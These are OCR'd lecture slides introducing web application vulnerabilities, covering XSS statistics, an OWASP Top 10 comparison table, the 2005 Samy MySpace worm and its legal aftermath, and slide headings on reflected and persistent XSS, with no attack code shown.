
Web Applications Vulnerabilities

Lotfi ben Othmane

Disclaimer

Examples are from the book Computer Security – A hands-on Approach by Wenliang Du

Stats about Cross-Site Scripting



https://www.ptsecurity.com/ 2018

Cross-Site Scripting in OWASP Top 10

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Manage
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original cate 3/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Number 3

Plan

- Cross-Site Scripting Attack
- Cross Site Request Forgery Attack

Cross-Site Scripting

Samy worm [edit]


Main article: Samy (computer worm)

In 2005, Kamkar released the Samy worm, the first publicly released self-propagating cross-site scripting worm, onto MySpace.[11] The worm carried a payload that would display the string "but most of all, Samy is my hero" on a victim's profile and cause the victim to unknowingly send a friend request to Kamkar. When a user viewed that profile, they would have the payload planted on their page. Within just 20 hours[12] of its October 4, 2005 release, over one million users had run the payload,[13] making it the fastest spreading virus of all time.[5] The MySpace team temporarily shut down MySpace to fix the problem that allowed the worm to operate.


In 2006, Kamkar was raided by the United States Secret Service and Electronic Crimes Task Force, expanded from the Patriot Act, for releasing the worm.[6] After being presented with a plea bargain for no prison time, but paying a fine of $20,000 USD, serving three years of probation, working 720 hours of community service, Kamkar pled guilty to a felony charge of computer hacking in Los Angeles Superior Court.[14] Also per the aforementioned agreement, Kamkar was allowed to keep a single unnetworked computer, but explicitly prohibited from any internet access during his sentence.[15] Since 2008, Kamkar has been doing independent computer security and privacy research and consulting.[16]

Cross-Site Scripting


Attacker injects their code into the browser of the victim via the targeted website




Cross-Site Scripting



Non-persistent XSS




Persistent XSS



